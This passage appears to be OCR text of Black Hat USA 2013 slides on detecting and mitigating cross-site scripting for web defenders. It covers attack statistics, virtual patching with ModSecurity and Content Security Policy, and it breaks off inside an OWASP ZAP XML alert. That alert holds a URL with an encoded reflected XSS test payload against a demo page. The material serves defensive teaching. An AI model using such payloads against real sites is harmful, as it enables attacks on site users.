
XSS Attacks Over Time



XSS Attacks by Server Type




Vulnerable Websites by Platform



ASP.NET


php

Suspected Finders




@mail.ru
Los Angeles Times
MASERATI
SPAMHAUS
KAYAK
DOW
Яндекс
LinkedIn
LG
Life's Good
Guitar Center
HYUNDAI
TOYOTA
Stanford
PCWorld
NBA
Walmart
HONDA
NOKIA
lonely planet
Triumph
FOX NEWS
SWAROVSKI
RTL
onet.
LEXMARK
Aol.
FINANCIAL TIMES
ebay
tripadvisor
YAHOO!
HARVARD
IBM
Ask
CISCO
Panasonic
SONY
AMD
RENAULT
Rai
TELE2
Canon
black hat
USA 2013
Ford
vmware
UPS
Heineken

Microsoft MSVR @ BlackHat




black hat USA 2013

XSS Attacks: Detection and Mitigation


black hat USA 2013

Target Audience: Defender Community




https://www.owasp.org/index.php/Defenders

Target Audience: Web Defenders



Defending Against XSS

- **Part I: Preparing the Battlespace**
  - Find XSS Vulnerabilities
  - Virtual Patching
- **Part II: Asymmetric Warfare**
  - Identify XSS Attempts
  - Identify Successful XSS Attacks
- **Part III: Tactical Response**
  - Implement Content Security Policy
  - Push a JS Sandbox



black hat USA 2013

Live ModSecurity DEMOs at


black hat USA 2013

PART I:
PREPARING THE BATTLESPACE
VIRTUAL PATCHING


Virtual Patching

A security policy enforcement layer which prevents the exploitation of a known vulnerability.

OWASP ZAP – Finds XSS



Export XML Report



Translate XML to SecRule

ZAP XML Output

<alertitem>
<pluginid>40012</pluginid>
<alert>Cross Site Scripting (Reflected)</alert>
<riskcode>3</riskcode>
<reliability>2</reliability>
<riskdesc>High (Warning)</riskdesc>
<desc>Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser …</desc>
<uri>http://www.modsecurity.org/demo/demo-deny-noescape.html?disable_xss_defense=on&test=%3C/p%3E%3Cscript%3Ealert(1);%3C/script%3E%3Cp%3E</uri>
<param>test</param>

